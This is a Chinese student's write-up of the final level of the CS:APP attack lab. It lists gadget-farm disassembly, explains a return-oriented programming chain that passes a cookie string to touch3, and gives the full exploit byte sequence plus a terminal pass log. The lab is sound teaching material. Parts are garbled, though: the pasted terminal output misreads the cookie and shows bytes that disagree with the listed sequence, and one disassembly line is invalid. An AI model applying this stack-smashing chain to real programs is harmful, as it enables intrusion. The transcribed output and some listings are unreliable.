70 401a03: 8d 87 41 48 09 e0    lea -0x1f76b7bf(%rdi),%eax
71 401a09: c3                   ret
72
73 0000000000401a0a: <setval_276>:
74 401a0a: c7 07 88 c2 08 c9    movl $0xc908c288,%rdi
75 401a10: c3                   ret
76
77 0000000000401a11: <addval_436>:
78 401a11: 8d 87 08 c4 90 98    lea -0x6f6f3177(%rdi),%eax
79 401a17: c3                   ret
80
81 0000000000401a18: <setval_345>:
82 401a18: b8 48 09 e0 c1       mov $0xc1e08948,%eax
83 401a1d: c3                   ret
84
85 0000000000401a1e: <addval_479>:
86 401a1e: 8d 87 09 c2 00 c9    lea -0x36ff3d77(%rdi),%eax
87 401a24: c3                   ret
88
89 0000000000401a25: <addval_187>:
90 401a25: 8d 87 08 c4 38 c0    lea -0x3fc73177(%rdi),%eax
91 401a2b: c3                   ret
```

下面这两处都可以选 (90 90 为 nop, 38 c0 不对寄存器造成影响), 我选的是 0x401a11+0x2=0x401a13

由于偏移量是我们需要传进去的, 因此在上面的栈分析中要进行一些改进, 我们先要将偏移量赋给%esi, 再考虑把%rsp 赋给%rax, 更新后的栈如下:



因此偏移量为 0x20(4 个字节)

由此得到攻击序列:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
20 00 00 00 00 00 00 00
dd 19 40 00 00 00 00 00
34 1a 40 00 00 00 00 00
13 1a 40 00 00 00 00 00
06 1a 40 00 00 00 00 00
c5 19 40 00 00 00 00 00
d6 19 40 00 00 00 00 00
c5 19 40 00 00 00 00 00
fa 18 40 00 00 00 00 00
35 39 62 39 39 37 66 61
```

跑分截图：

```

活动 终端 5月29日 16:35 zh
a10235101477@10235101477: ~/lab3/target1

a10235101477@10235101477: $ cd lab3/target1
a10235101477@10235101477:~/lab3/target1$ ./hex2raw > p5.txt > p5_answer.txt
a10235101477@10235101477:~/lab3/target1$ ./target -ql p5_answer.txt
Cookie: @xS9B997fa
Touch3I: You called touch3("S9B997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
      user id bovk
      course 15Z13-f15
      lab   attacklab
result I:PASS:b0xfffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 AB 19 40 00 00 00 00 28 00 00 00 00
0 00 00 DD 19 40 00 00 00 00 00 34 1A 40 00 00 00 00 11 1A 40 00 00 00 00 00 1A 40 00 00 00 00 C5 19 40 00 00 00 00 D6 19 40 00 00 00 00 C5 19 40 00 00 FA 18 40 00 00 00 00 35
9 62 39 39 37 06 61
a10235101477@10235101477:~/lab3/target1$
```

至此，lab3 所有的关都过了，感觉是这几个 lab 里面最简单的（前 4 关全是自己搞出来的，时间也没有像之前一样花的很久），对栈算是彻底的理解了，也感觉黑客真难当。。。尤其是就地取材的那两个，不给我 farm 真不知道怎么攻击。。。